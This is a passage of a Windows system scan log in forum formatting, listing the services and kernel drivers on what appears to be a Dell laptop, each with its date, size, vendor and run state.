SRV - [2017.07.21 18.21.14 | 002,413,752 | ---- | M] (Intel Corporation) [On_Demand | Stopped] -- C:\Windows\IAStorAfsService\iaStorAfsService.exe -- (iaStorAfsService)

SRV - [2017.07.11 02.35.18 | 000,969,728 | ---- | M] (Microsoft Corporation) [On_Demand | Unknown] -- C:\Windows\SysWOW64\Unistore.dll -- (UnistoreSvc)

SRV - [2017.03.18 22.58.46 | 000,020,992 | ---- | M] (Microsoft Corporation) [On_Demand | Stopped] -- C:\Windows\SysWOW64\smphost.dll -- (smphost)

SRV - [2017.03.18 22.56.20 | 002,899,968 | ---- | M] (Microsoft Corporation) [On_Demand | Stopped] -- C:\WINDOWS\system32\spool\drivers\x64\3\PrintConfig.dll -- (PrintNotify)

SRV - [2016.12.19 18.38.44 | 000,419,616 | ---- | M] (Intel Corporation) [Auto | Running] -- C:\Program Files (x86)\Intel\Intel(R) Management Engine Components\LMS\LMS.exe -- (LMS)

SRV - [2016.12.19 18.37.44 | 000,196,200 | ---- | M] (Intel Corporation) [Auto | Running] -- C:\Program Files (x86)\Intel\Intel(R) Management Engine Components\DAL\jhi_service.exe -- (jhi_service)

SRV - [2016.05.02 23.45.58 | 000,217,976 | ---- | M] (Dell Products, LP.) [Auto | Stopped] -- c:\Program Files (x86)\Dell Digital Delivery\DeliveryService.exe -- (DellDigitalDelivery)

SRV - [2014.04.18 08.23.31 | 000,268,288 | ---- | M] () [Auto | Running] -- C:\Program Files (x86)\TW-LTE 4G 3G Connection Manager\AssistantServices.exe -- (UI Assistant Service)

[color=#E56717]===== Driver Services (SafeList) =====[/color]

DRV:[b]64bit:[/b] - [2017.09.29 09.32.17 | 000,035,840 | ---- | M] (Microsoft Corporation) [Kernel | System | Running] -- C:\Windows\SysNative\drivers\BasicRender.sys -- (BasicRender)

DRV:[b]64bit:[/b] - [2017.09.19 01.09.42 | 000,554,400 | ---- | M] (Microsoft Corporation) [Kernel | On_Demand | Running] -- C:\Windows\SysNative\drivers\USBHUB3.SYS -- (USBHUB3)

DRV:[b]64bit:[/b] - [2017.09.06 16.34.36 | 000,382,368 | ---- | M] (Microsoft Corporation) [Kernel | Boot | Running] -- C:\Windows\SysNative\drivers\clfs.sys -- (CLFS)

DRV:[b]64bit:[/b] - [2017.09.06 16.34.34 | 000,097,792 | ---- | M] (Microsoft Corporation) [Kernel | On_Demand | Stopped] -- C:\Windows\SysNative\drivers\bthhfenenum.sys -- (BthHFEnum)

DRV:[b]64bit:[/b] - [2017.09.06 16.34.34 | 000,051,712 | ---- | M] (Microsoft Corporation) [Kernel | On_Demand | Stopped] -- C:\Windows\SysNative\drivers\UcmUcsi.sys -- (UcmUcsi)

DRV:[b]64bit:[/b] - [2017.09.05 07.30.55 | 000,287,648 | ---- | M] (Microsoft Corporation) [Kernel | On_Demand | Stopped] -- C:\Windows\SysNative\drivers\sdbus.sys -- (sdbus)

DRV:[b]64bit:[/b] - [2017.09.05 06.28.15 | 000,039,424 | ---- | M] (Microsoft Corporation) [Kernel | On_Demand | Stopped] -- C:\Windows\SysNative\drivers\buttonconverter.sys -- (buttonconverter)

DRV:[b]64bit:[/b] - [2017.09.05 06.28.03 | 000,071,680 | ---- | M] (Microsoft Corporation) [Kernel | On_Demand | Stopped] -- C:\Windows\SysNative\drivers\usbser.sys -- (usbser)

DRV:[b]64bit:[/b] - [2017.09.05 06.27.54 | 000,104,960 | ---- | M] (Microsoft Corporation) [Kernel | On_Demand | Stopped] -- C:\Windows\SysNative\drivers\UcmCx.sys -- (UcmCx0101)

DRV:[b]64bit:[/b] - [2017.08.24 11.01.04 | 012,842,984 | ---- | M] (Intel Corporation) [Kernel | On_Demand | Running] -- C:\Windows\SysNative\DriverStore\FileRepository\ki124064.inf_amd64_c15f53d05810a034\igdkmd64.sys -- (igfx)

DRV:[b]64bit:[/b] - [2017.07.27 09.52.46 | 000,032,960 | ---- | M] (Dell Inc.) [Kernel | On_Demand | Running] -- C:\Windows\SysNative\drivers\DDDDriver64Dcsa.sys -- (DDDDriver)

DRV:[b]64bit:[/b] - [2017.07.27 09.52.46 | 000,032,568 | ---- | M] (Dell Computer Corporation) [Kernel | On_Demand | Running] -- C:\Windows\SysNative\drivers\DellProf.sys -- (DellProf)

DRV:[b]64bit:[/b] - [2017.07.24 21.11.00 | 000,825,376 | ---- | M] (Intel(R) Corporation) [Kernel | On_Demand | Running] -- C:\Windows\SysNative\drivers\IntcDAud.sys -- (IntcDAud)

DRV:[b]64bit:[/b] - [2017.07.21 18.21.14 | 000,897,032 | ---- | M] (Intel Corporation) [Kernel | Boot | Running] -- C:\Windows\SysNative\drivers\iaStorA.sys -- (iaStorA)

DRV:[b]64bit:[/b] - [2017.07.21 18.21.14 | 000,070,664 | ---- | M] (Intel Corporation) [File_System | On_Demand | Stopped] -- C:\Windows\SysNative\drivers\iaStorAfs.sys -- (iaStorAfs)

DRV:[b]64bit:[/b] - [2017.07.11 02.34.57 | 000,757,248 | ---- | M] (Microsoft Corporation) [Kernel | On_Demand | Stopped] -- C:\Windows\SysNative\drivers\WdiWiFi.sys -- (wdiwifi)

DRV:[b]64bit:[/b] - [2017.07.11 02.34.57 | 000,117,664 | ---- | M] (Microsoft Corporation) [Kernel | Boot | Running] -- C:\Windows\SysNative\drivers\pdc.sys -- (pdc)

DRV:[b]64bit:[/b] - [2017.07.11 02.34.53 | 000,142,752 | ---- | M] (Microsoft Corporation) [File_System | Auto | Running] -- C:\Windows\SysNative\drivers\wcifs.sys -- (wcifs)

DRV:[b]64bit:[/b] - [2017.07.11 02.34.53 | 000,112,544 | ---- | M] (Microsoft Corporation) [Kernel | System | Stopped] -- C:\Windows\SysNative\drivers\dam.sys -- (dam)

DRV:[b]64bit:[/b] - [2017.07.11 02.34.51 | 000,388,000 | ---- | M] (Microsoft Corporation) [Kernel | On_Demand | Running] -- C:\Windows\SysNative\drivers\USBXHCI.SYS -- (USBXHCI)

DRV:[b]64bit:[/b] - [2017.07.11 02.34.51 | 000,277,504 | ---- | M] (Microsoft Corporation) [Kernel | On_Demand | Stopped] -- C:\Windows\SysNative\drivers\xboxgip.sys -- (xboxgip)

DRV:[b]64bit:[/b] - [2017.07.11 02.34.51 | 000,219,040 | ---- | M] (Microsoft Corporation) [Kernel | On_Demand | Running] -- C:\Windows\SysNative\drivers\tpm.sys -- (TPM)

DRV:[b]64bit:[/b] - [2017.07.11 02.34.51 | 000,144,288 | ---- | M] (Microsoft Corporation) [Kernel | Boot | Stopped] -- C:\Windows\SysNative\drivers\storahci.sys -- (storahci)

DRV:[b]64bit:[/b] - [2017.07.11 02.34.51 | 000,118,784 | ---- | M] (Microsoft Corporation) [Kernel | On_Demand | Stopped] -- C:\Windows\SysNative\drivers\netvsc.sys -- (netvsc)

DRV:[b]64bit:[/b] - [2017.03.20 05.44.29 | 000,037,280 | ---- | M] (Microsoft Corporation) [Kernel | On_Demand | Stopped] -- C:\Windows\SysNative\drivers\terminpt.sys -- (terminpt)

DRV:[b]64bit:[/b] - [2017.03.20 05.44.21 | 000,230,816 | ---- | M] (Microsoft Corporation) [File_System | On_Demand | Stopped] -- C:\Windows\SysNative\drivers\mssecflt.sys -- (MsSecFlt)

DRV:[b]64bit:[/b] - [2017.03.20 05.44.18 | 000,040,344 | ---- | M] (Microsoft Corporation) [File_System | Disabled | Stopped] -- C:\Windows\SysNative\drivers\UevAgentDriver.sys -- (UevAgentDriver)

DRV:[b]64bit:[/b] - [2017.03.20 05.44.15 | 000,040,352 | ---- | M] (Microsoft Corporation) [Kernel | On_Demand | Stopped] -- C:\Windows\SysNative\drivers\SpatialGraphFilter.sys -- (SpatialGraphFilter)

DRV:[b]64bit:[/b] - [2017.03.20 05.44.08 | 000,030,624 | ---- | M] (Microsoft Corporation) [Kernel | On_Demand | Stopped] -- C:\Windows\SysNative\drivers\rdpvideominiport.sys -- (RdpVideoMiniport)

DRV:[b]64bit:[/b] - [2017.03.20 05.44.06 | 000,125,952 | ---- | M] (Microsoft Corporation) [Kernel | On_Demand | Stopped] -- C:\Windows\SysNative\drivers\tsusbhub.sys -- (tsusbhub)

DRV:[b]64bit:[/b] - [2017.03.20 05.44.03 | 000,161,696 | ---- | M] (Microsoft Corporation) [File_System | On_Demand | Stopped] -- C:\Windows\SysNative\drivers\AppvVemgr.sys -- (AppvVemgr)

DRV:[b]64bit:[/b] - [2017.03.20 05.44.03 | 000,143,776 | ---- | M] (Microsoft Corporation) [File_System | On_Demand | Stopped] -- C:\Windows\SysNative\drivers\AppvVfs.sys -- (AppvVfs)

DRV:[b]64bit:[/b] - [2017.03.20 05.44.03 | 000,127,904 | ---- | M] (Microsoft Corporation) [File_System | On_Demand | Stopped] -- C:\Windows\SysNative\drivers\AppVStrm.sys -- (AppvStrm)

DRV:[b]64bit:[/b] - [2017.03.18 22.59.50 | 000,030,624 | ---- | M] (Microsoft Corporation) [Kernel | On_Demand | Running] -- C:\Windows\SysNative\drivers\WpdUpFltr.sys -- (WpdUpFltr)

DRV:[b]64bit:[/b] - [2017.03.18 22.58.33 | 000,079,872 | ---- | M] (Microsoft Corporation) [File_System | Auto | Running] -- C:\Windows\SysNative\drivers\storqosflt.sys -- (storqosflt)

DRV:[b]64bit:[/b] - [2017.03.18 22.58.18 | 000,008,192 | ---- | M] (Microsoft Corporation) [Kernel | System | Running] -- C:\Windows\SysNative\drivers\gpuenergydrv.sys -- (GpuEnergyDrv)

DRV:[b]64bit:[/b] - [2017.03.18 22.58.16 | 000,127,488 | ---- | M] (Microsoft Corporation) [Kernel | Auto | Running] -- C:\Windows\SysNative\drivers\Ndu.sys -- (Ndu)

DRV:[b]64bit:[/b] - [2017.03.18 22.58.04 | 000,263,584 | ---- | M] (Microsoft Corporation) [Kernel | On_Demand | Stopped] -- C:\Windows\SysNative\drivers\ufx01000.sys -- (Ufx01000)

DRV:[b]64bit:[b] - [2017.03.18 22.58.04 | 000,179,200 | ---- | M] (Microsoft Corporation) [Kernel | On_Demand | Stopped] -- C:\Windows\SysNative\drivers\UcmTcpciCx.sys -- (UcmTcpciCx0101)

DRV:[b]64bit:[b] - [2017.03.18 22.58.04 | 000,070,232 | ---- | M] (Microsoft Corporation) [Kernel | Boot | Running] -- C:\Windows\SysNative\drivers\WindowsTrustedRT.sys -- (WindowsTrustedRT)

DRV:[b]64bit:[b] - [2017.03.18 22.58.04 | 000,059,288 | ---- | M] (Microsoft Corporation) [Kernel | On_Demand | Stopped] -- C:\Windows\SysNative\drivers\urscx01000.sys -- (UrsCx01000)

DRV:[b]64bit:[b] - [2017.03.18 22.58.04 | 000,036,864 | ---- | M] (Microsoft Corporation) [Kernel | On_Demand | Stopped] -- C:\Windows\SysNative\drivers\IndirectKmd.sys -- (IndirectKmd)

DRV:[b]64bit:[b] - [2017.03.18 22.58.03 | 000,017,920 | ---- | M] (Microsoft Corporation) [Kernel | On_Demand | Stopped] -- C:\Windows\SysNative\drivers\applockerfltr.sys -- (applockerfltr)

DRV:[b]64bit:[b] - [2017.03.18 22.58.01 | 000,217,088 | ---- | M] (Microsoft Corporation) [Kernel | On_Demand | Stopped] -- C:\Windows\SysNative\drivers\winnat.sys -- (WinNat)

DRV:[b]64bit:[b] - [2017.03.18 22.58.01 | 000,012,288 | ---- | M] (Microsoft Corporation) [File_System | Auto | Stopped] -- C:\Windows\SysNative\drivers\cldflt.sys -- (CldFlt)

DRV:[b]64bit:[b] - [2017.03.18 22.57.58 | 000,154,016 | ---- | M] (Microsoft Corporation) [Kernel | On_Demand | Stopped] -- C:\Windows\SysNative\drivers\SerCx2.sys -- (SerCx2)

DRV:[b]64bit:[b] - [2017.03.18 22.57.58 | 000,083,456 | ---- | M] (Microsoft Corporation) [Kernel | Auto | Running] -- C:\Windows\SysNative\drivers\mslldp.sys -- (MsLldp)

DRV:[b]64bit:[b] - [2017.03.18 22.57.58 | 000,074,648 | ---- | M] (Microsoft Corporation) [Kernel | On_Demand | Stopped] -- C:\Windows\SysNative\drivers\hvservice.sys -- (hvservice)

DRV:[b]64bit:[b] - [2017.03.18 22.57.58 | 000,039,840 | ---- | M] (Microsoft Corporation) [Kernel | Disabled | Stopped] -- C:\Windows\SysNative\drivers\cnghwassist.sys -- (cnghwassist)

DRV:[b]64bit:[b] - [2017.03.18 22.57.58 | 000,012,288 | ---- | M] (Microsoft Corporation) [Kernel | On_Demand | Stopped] -- C:\Windows\SysNative\drivers\mshidumdf.sys -- (mshidumdf)

DRV:[b]64bit:[b] - [2017.03.18 22.57.57 | 000,075,680 | ---- | M] (Microsoft Corporation) [Kernel | On_Demand | Stopped] -- C:\Windows\SysNative\drivers\SerCx.sys -- (SerCx)

DRV:[b]64bit:[b] - [2017.03.18 22.57.57 | 000,014,336 | ---- | M] (Microsoft Corporation) [Kernel | Auto | Running] -- C:\Windows\SysNative\drivers\registry.sys -- (clreg)

DRV:[b]64bit:[b] - [2017.03.18 22.57.54 | 000,208,288 | ---- | M] (Microsoft Corporation) [File_System | Boot | Running] -- C:\WINDOWS\SysNative\drivers\wof.sys -- (Wof)

DRV:[b]64bit:[b] - [2017.03.18 22.57.54 | 000,169,888 | ---- | M] (Microsoft Corporation) [Kernel | On_Demand | Stopped] -- C:\Windows\SysNative\drivers\msgpioclx.sys -- (GPIOClx0101)

DRV:[b]64bit:[b] - [2017.03.18 22.57.54 | 000,128,512 | ---- | M] (Microsoft Corporation) [Kernel | On_Demand | Stopped] -- C:\Windows\SysNative\drivers\NdisImPlatform.sys -- (NdisImPlatform)

DRV:[b]64bit:[b] - [2017.03.18 22.57.53 | 000,164,768 | ---- | M] (Microsoft Corporation) [Kernel | Boot | Running] -- C:\Windows\SysNative\drivers\wfpplwfs.sys -- (WFPLWFS)

DRV:[b]64bit:[b] - [2017.03.18 22.57.53 | 000,072,192 | ---- | M] (Microsoft Corporation) [File_System | On_Demand | Stopped] -- C:\Windows\SysNative\drivers\wcnfs.sys -- (wcnfs)

DRV:[b]64bit:[b] - [2017.03.18 22.57.47 | 000,080,288 | ---- | M] (Microsoft Corporation) [Kernel | On_Demand | Stopped] -- C:\Windows\SysNative\drivers\SpbCx.sys -- (SpbCx)

DRV:[b]64bit:[b] - [2017.03.18 22.57.39 | 001,735,584 | ---- | M] (Microsoft Corporation) [File_System | On_Demand | Stopped] -- C:\WINDOWS\SysNative\drivers\refs.sys -- (ReFS)

DRV:[b]64bit:[b] - [2017.03.18 22.57.39 | 000,936,864 | ---- | M] (Microsoft Corporation) [File_System | On_Demand | Stopped] -- C:\WINDOWS\SysNative\drivers\refsv1.sys -- (ReFSv1)

DRV:[b]64bit:[b] - [2017.03.18 22.57.39 | 000,239,616 | ---- | M] (Microsoft Corporation) [Kernel | System | Running] -- C:\Windows\SysNative\drivers\ahcache.sys -- (ahcache)

DRV:[b]64bit:[b] - [2017.03.18 22.57.39 | 000,215,456 | ---- | M] (Microsoft Corporation) [Kernel | On_Demand | Stopped] -- C:\Windows\SysNative\drivers\VerifierExt.sys -- (VerifierExt)

DRV:[b]64bit:[/b] - [2017.03.18 22.57.39 | 000,033,688 | ---- | M] (Microsoft Corporation) [Recognizer | Boot | Unknown] -- C:\WINDOWS\SysNative\drivers\fs_rec.sys -- (Fs_Rec)

DRV:[b]64bit:[/b] - [2017.03.18 22.57.38 | 000,056,224 | ---- | M] (Microsoft Corporation) [Kernel | On_Demand | Running] -- C:\Windows\SysNative\drivers\condrv.sys -- (condrv)

DRV:[b]64bit:[/b] - [2017.03.18 22.57.38 | 000,049,568 | ---- | M] (Microsoft Corporation) [Kernel | Boot | Running] -- C:\Windows\SysNative\drivers\iorate.sys -- (iorate)

DRV:[b]64bit:[/b] - [2017.03.18 22.57.35 | 000,122,368 | ---- | M] (Microsoft Corporation) [Kernel | On_Demand | Stopped] -- C:\Windows\SysNative\drivers\NetAdapterCx.sys -- (NetAdapterCx)

DRV:[b]64bit:[/b] - [2017.03.18 22.57.24 | 000,088,992 | ---- | M] (Microsoft Corporation) [Kernel | Boot | Stopped] -- C:\Windows\SysNative\drivers\EhStorClass.sys -- (EhStorClass)

DRV:[b]64bit:[/b] - [2017.03.18 22.57.05 | 000,050,688 | ---- | M] (Microsoft Corporation) [Kernel | Auto | Running] -- C:\Windows\SysNative\drivers\mmcss.sys -- (MMCSS)

DRV:[b]64bit:[/b] - [2017.03.18 22.57.03 | 000,120,320 | ---- | M] (Microsoft Corporation) [Kernel | On_Demand | Stopped] -- C:\Windows\SysNative\drivers\irda.sys -- (irda)

DRV:[b]64bit:[/b] - [2017.03.18 22.57.00 | 000,020,992 | ---- | M] (Microsoft Corporation) [Kernel | On_Demand | Running] -- C:\Windows\SysNative\drivers\NdisVirtualBus.sys -- (NdisVirtualBus)

DRV:[b]64bit:[/b] - [2017.03.18 22.56.44 | 000,294,816 | ---- | M] (Microsoft Corporation) [File_System | Boot | Running] -- C:\Windows\SysNative\drivers\WdFilter.sys -- (WdFilter)

DRV:[b]64bit:[/b] - [2017.03.18 22.56.44 | 000,121,248 | ---- | M] (Microsoft Corporation) [Kernel | On_Demand | Running] -- C:\Windows\SysNative\drivers\WdNisDrv.sys -- (WdNisDrv)

DRV:[b]64bit:[/b] - [2017.03.18 22.56.44 | 000,044,632 | ---- | M] (Microsoft Corporation) [Kernel | Boot | Stopped] -- C:\Windows\SysNative\drivers\WdBoot.sys -- (WdBoot)

DRV:[b]64bit:[/b] - [2017.03.18 22.56.41 | 000,213,920 | ---- | M] (Microsoft Corporation) [Kernel | On_Demand | Running] -- C:\Windows\SysNative\drivers\Ucx01000.sys -- (Ucx01000)

DRV:[b]64bit:[/b] - [2017.03.18 22.56.41 | 000,127,392 | ---- | M] (Microsoft Corporation) [Kernel | Boot | Running] -- C:\Windows\SysNative\drivers\acpiex.sys -- (acpiex)

DRV:[b]64bit:[/b] - [2017.03.18 22.56.41 | 000,061,440 | ---- | M] (Microsoft Corporation) [Kernel | On_Demand | Stopped] -- C:\Windows\SysNative\drivers\TsUsbFlt.sys -- (TsUsbFlt)

DRV:[b]64bit:[/b] - [2017.03.18 22.56.41 | 000,054,272 | ---- | M] (Microsoft Corporation) [File_System | System | Running] -- C:\Windows\SysNative\drivers\filecrypt.sys -- (FileCrypt)

DRV:[b]64bit:[/b] - [2017.03.18 22.56.41 | 000,045,568 | ---- | M] (Microsoft Corporation) [Kernel | On_Demand | Stopped] -- C:\Windows\SysNative\drivers\Udecx.sys -- (UdeCx)

DRV:[b]64bit:[/b] - [2017.03.18 22.56.41 | 000,035,328 | ---- | M] (Microsoft Corporation) [Kernel | On_Demand | Stopped] -- C:\Windows\SysNative\drivers\vhf.sys -- (vhf)

DRV:[b]64bit:[/b] - [2017.03.18 22.56.35 | 000,094,624 | ---- | M] (Microsoft Corporation) [Kernel | On_Demand | Stopped] -- C:\Windows\SysNative\drivers\sdstor.sys -- (sdstor)

DRV:[b]64bit:[/b] - [2017.03.18 22.56.35 | 000,052,224 | ---- | M] (Microsoft Corporation) [Kernel | On_Demand | Stopped] -- C:\Windows\SysNative\drivers\hidi2c.sys -- (hidi2c)

DRV:[b]64bit:[/b] - [2017.03.18 22.56.35 | 000,051,104 | ---- | M] (Microsoft Corporation) [Kernel | On_Demand | Stopped] -- C:\Windows\SysNative\drivers\hidinterrupt.sys -- (hidinterrupt)

DRV:[b]64bit:[/b] - [2017.03.18 22.56.35 | 000,023,040 | ---- | M] (Microsoft Corporation) [Kernel | On_Demand | Running] -- C:\Windows\SysNative\drivers\kdnic.sys -- (kdnic)

DRV:[b]64bit:[/b] - [2017.03.18 22.56.35 | 000,018,520 | ---- | M] (Microsoft Corporation) [Kernel | Boot | Running] -- C:\Windows\SysNative\drivers\WindowsTrustedRTProxy.sys -- (WindowsTrustedRTProxy)

DRV:[b]64bit:[/b] - [2017.03.18 22.56.34 | 000,138,656 | ---- | M] (Microsoft Corporation) [Kernel | On_Demand | Stopped] -- C:\Windows\SysNative\drivers\ufxsynopsys.sys -- (ufxsynopsys)

DRV:[b]64bit:[/b] - [2017.03.18 22.56.34 | 000,098,712 | ---- | M] (Microsoft Corporation) [Kernel | On_Demand | Stopped] -- C:\Windows\SysNative\drivers\UfxChipidea.sys -- (UfxChipidea)

DRV:[b]64bit:[/b] - [2017.03.18 22.56.34 | 000,049,056 | ---- | M] (Microsoft Corporation) [Kernel | On_Demand | Stopped] -- C:\Windows\SysNative\drivers\msgpiowin32.sys -- (msgpiowin32)

DRV:[b]64bit:[/b] - [2017.03.18 22.56.34 | 000,046,592 | ---- | M] (Microsoft Corporation) [Kernel | On_Demand | Stopped] -- C:\Windows\SysNative\drivers\xinputhid.sys -- (xinputhid)

DRV:[b]64bit:[/b] - [2017.03.18 22.56.34 | 000,029,600 | ---- | M] (Microsoft Corporation) [Kernel | On_Demand | Stopped] -- C:\Windows\SysNative\drivers\urschipidea.sys -- (UrsChipidea)

DRV:[b]64bit:[/b] - [2017.03.18 22.56.34 | 000,028,064 | ---- | M] (Microsoft Corporation) [Kernel | On_Demand | Stopped] -- C:\Windows\SysNative\drivers\urssynopsys.sys -- (UrsSynopsys)

DRV:[b]64bit:[/b] - [2017.03.18 22.56.34 | 000,027,136 | ---- | M] (Microsoft Corporation) [Kernel | System | Running] -- C:\Windows\SysNative\drivers\npsvctrig.sys -- (npsvctrig)

DRV:[b]64bit:[/b] - [2017.03.18 22.56.34 | 000,021,504 | ---- | M] (Microsoft Corporation) [Kernel | On_Demand | Stopped] -- C:\Windows\SysNative\drivers\genericusbfn.sys -- (genericusbfn)

DRV:[b]64bit:[/b] - [2017.03.18 22.56.28 | 000,168,448 | ---- | M] (Intel Corporation) [Kernel | On_Demand | Stopped] -- C:\Windows\SysNative\drivers\iaLPSS2i_I2C_BXT_P.sys -- (iaLPSS2i_I2C_BXT_P)

DRV:[b]64bit:[/b] - [2017.03.18 22.56.28 | 000,165,376 | ---- | M] (Intel Corporation) [Kernel | On_Demand | Stopped] -- C:\Windows\SysNative\drivers\iaLPSS2i_I2C.sys -- (iaLPSS2i_I2C)

DRV:[b]64bit:[/b] - [2017.03.18 22.56.28 | 000,085,504 | ---- | M] (Intel Corporation) [Kernel | On_Demand | Stopped] -- C:\Windows\SysNative\drivers\iaLPSS2i_GPIO2_BXT_P.sys -- (iaLPSS2i_GPIO2_BXT_P)

DRV:[b]64bit:[/b] - [2017.03.18 22.56.28 | 000,081,408 | ---- | M] (Intel(R) Corporation) [Kernel | On_Demand | Stopped] -- C:\Windows\SysNative\drivers\iai2c.sys -- (iai2c)

DRV:[b]64bit:[/b] - [2017.03.18 22.56.28 | 000,074,656 | ---- | M] (Microsoft Corporation) [Kernel | On_Demand | Stopped] -- C:\Windows\SysNative\drivers\vpci.sys -- (vpci)

DRV:[b]64bit:[/b] - [2017.03.18 22.56.28 | 000,070,656 | ---- | M] (Intel Corporation) [Kernel | On_Demand | Stopped] -- C:\Windows\SysNative\drivers\iaLPSS2i_GPIO2.sys -- (iaLPSS2i_GPIO2)

DRV:[b]64bit:[/b] - [2017.03.18 22.56.28 | 000,064,512 | ---- | M] (Microsoft Corporation) [Kernel | On_Demand | Stopped] -- C:\Windows\SysNative\drivers\Synth3dVsc.sys -- (Synth3dVsc)

DRV:[b]64bit:[/b] - [2017.03.18 22.56.28 | 000,053,664 | ---- | M] (Microsoft Corporation) [Kernel | On_Demand | Stopped] -- C:\Windows\SysNative\drivers\CAD.sys -- (CAD)

DRV:[b]64bit:[/b] - [2017.03.18 22.56.28 | 000,047,104 | ---- | M] (Microsoft Corporation) [Kernel | On_Demand | Stopped] -- C:\Windows\SysNative\drivers\dmvsc.sys -- (dmvsc)

DRV:[b]64bit:[/b] - [2017.03.18 22.56.28 | 000,035,328 | ---- | M] (Microsoft Corporation) [Kernel | On_Demand | Stopped] -- C:\Windows\SysNative\drivers\TsUsbGD.sys -- (TsUsbGD)

DRV:[b]64bit:[/b] - [2017.03.18 22.56.28 | 000,033,280 | ---- | M] (Intel(R) Corporation) [Kernel | On_Demand | Stopped] -- C:\Windows\SysNative\drivers\iagpio.sys -- (iagpio)

DRV:[b]64bit:[/b] - [2017.03.18 22.56.28 | 000,016,896 | ---- | M] (Microsoft Corporation) [Kernel | On_Demand | Stopped] -- C:\Windows\SysNative\drivers\hyperkbd.sys -- (hyperkbd)

DRV:[b]64bit:[/b] - [2017.03.18 22.56.28 | 000,013,824 | ---- | M] (Microsoft Corporation) [Kernel | On_Demand | Stopped] -- C:\Windows\SysNative\drivers\vmgencounter.sys -- (gencounter)

DRV:[b]64bit:[/b] - [2017.03.18 22.56.28 | 000,010,240 | ---- | M] (Microsoft Corporation) [Kernel | On_Demand | Stopped] -- C:\Windows\SysNative\drivers\vmgid.sys -- (vmgid)

DRV:[b]64bit:[/b] - [2017.03.18 22.56.26 | 000,673,184 | ---- | M] (Intel Corporation) [Kernel | Boot | Stopped] -- C:\Windows\SysNative\drivers\iaStorAV.sys -- (iaStorAV)

DRV:[b]64bit:[/b] - [2017.03.18 22.56.26 | 000,587,168 | ---- | M] (Microsoft Corporation) [Kernel | Boot | Running] -- C:\Windows\SysNative\drivers\spaceport.sys -- (spaceport)

DRV:[b]64bit:[/b] - [2017.03.18 22.56.26 | 000,405,408 | ---- | M] (Microsoft Corporation) [Kernel | On_Demand | Stopped] -- C:\Windows\SysNative\drivers\mausbhost.sys -- (mausbhost)

DRV:[b]64bit:[/b] - [2017.03.18 22.56.26 | 000,101,376 | ---- | M] (Microsoft Corporation) [Kernel | On_Demand | Stopped] -- C:\Windows\SysNative\drivers\pmem.sys -- (pmem)

DRV:[b]64bit:[b] - [2017.03.18 22.56.26 | 000,095,648 | ---- | M] (Microsoft Corporation) [Kernel | Boot | Stopped] -- C:\Windows\SysNative\drivers\stornvme.sys -- (stornvme)

DRV:[b]64bit:[b] - [2017.03.18 22.56.26 | 000,091,040 | ---- | M] (Microsoft Corporation) [Kernel | Boot | Stopped] -- C:\Windows\SysNative\drivers\scmbus.sys -- (scmbus)

DRV:[b]64bit:[b] - [2017.03.18 22.56.26 | 000,080,896 | ---- | M] (Microsoft Corporation) [Kernel | On_Demand | Stopped] -- C:\Windows\SysNative\drivers\nvdimmn.sys -- (nvdimmn)

DRV:[b]64bit:[b] - [2017.03.18 22.56.26 | 000,078,752 | ---- | M] (Microsoft Corporation) [Kernel | On_Demand | Stopped] -- C:\Windows\SysNative\drivers\uaspsstor.sys -- (UASPStor)

DRV:[b]64bit:[b] - [2017.03.18 22.56.26 | 000,057,344 | ---- | M] (Microsoft Corporation) [Kernel | System | Running] -- C:\Windows\SysNative\drivers\BasicDisplay.sys -- (BasicDisplay)

DRV:[b]64bit:[b] - [2017.03.18 22.56.26 | 000,051,104 | ---- | M] (Microsoft Corporation) [Kernel | On_Demand | Stopped] -- C:\Windows\SysNative\drivers\mausbip.sys -- (mausbip)

DRV:[b]64bit:[b] - [2017.03.18 22.56.26 | 000,036,760 | ---- | M] (Microsoft Corporation) [Kernel | Boot | Stopped] -- C:\Windows\SysNative\drivers\storufs.sys -- (storufs)

DRV:[b]64bit:[b] - [2017.03.18 22.56.26 | 000,031,128 | ---- | M] () [Kernel | On_Demand | Stopped] -- C:\Windows\SysNative\drivers\SDFRd.sys -- (SDFRd)

DRV:[b]64bit:[b] - [2017.03.18 22.56.26 | 000,029,600 | ---- | M] (Microsoft Corporation) [Kernel | On_Demand | Running] -- C:\Windows\SysNative\drivers\uefi.sys -- (UEFI)

DRV:[b]64bit:[b] - [2017.03.18 22.56.26 | 000,016,288 | ---- | M] (Microsoft Corporation) [Kernel | Boot | Running] -- C:\Windows\SysNative\drivers\volume.sys -- (volume)

DRV:[b]64bit:[b] - [2017.03.18 22.56.26 | 000,014,336 | ---- | M] (Microsoft Corporation) [Kernel | On_Demand | Stopped] -- C:\Windows\SysNative\drivers\acpitime.sys -- (acpitime)

DRV:[b]64bit:[b] - [2017.03.18 22.56.26 | 000,012,800 | ---- | M] (Microsoft Corporation) [Kernel | On_Demand | Running] -- C:\Windows\SysNative\drivers\acpipagr.sys -- (acpipagr)

DRV:[b]64bit:[b] - [2017.03.18 22.56.25 | 002,104,224 | ---- | M] (Chelsio Communications) [Kernel | On_Demand | Stopped] -- C:\Windows\SysNative\drivers\cht4vx64.sys -- (cht4vbd)

DRV:[b]64bit:[b] - [2017.03.18 22.56.25 | 001,135,512 | ---- | M] (PMC-Sierra) [Kernel | Boot | Stopped] -- C:\Windows\SysNative\drivers\adp80xx.sys -- (ADP80XX)

DRV:[b]64bit:[b] - [2017.03.18 22.56.25 | 000,842,656 | ---- | M] (Mellanox) [Kernel | On_Demand | Stopped] -- C:\Windows\SysNative\drivers\mlx4_bus.sys -- (mlx4_bus)

DRV:[b]64bit:[b] - [2017.03.18 22.56.25 | 000,526,240 | ---- | M] (Mellanox) [Kernel | On_Demand | Stopped] -- C:\Windows\SysNative\drivers\ibbus.sys -- (ibbus)

DRV:[b]64bit:[b] - [2017.03.18 22.56.25 | 000,347,032 | ---- | M] (Chelsio Communications) [Kernel | On_Demand | Stopped] -- C:\Windows\SysNative\drivers\cht4sx64.sys -- (cht4iscsi)

DRV:[b]64bit:[b] - [2017.03.18 22.56.25 | 000,305,568 | ---- | M] (VIA Corporation) [Kernel | Boot | Stopped] -- C:\Windows\SysNative\drivers\VSTXRAID.SYS -- (VSTXRAID)

DRV:[b]64bit:[b] - [2017.03.18 22.56.25 | 000,259,488 | ---- | M] (AMD Technologies Inc.) [Kernel | Boot | Stopped] -- C:\Windows\SysNative\drivers\amdsbs.sys -- (amdsbs)

DRV:[b]64bit:[b] - [2017.03.18 22.56.25 | 000,123,808 | ---- | M] (LSI Corporation) [Kernel | Boot | Stopped] -- C:\Windows\SysNative\drivers\lsi_sas2i.sys -- (LSI_SAS2i)

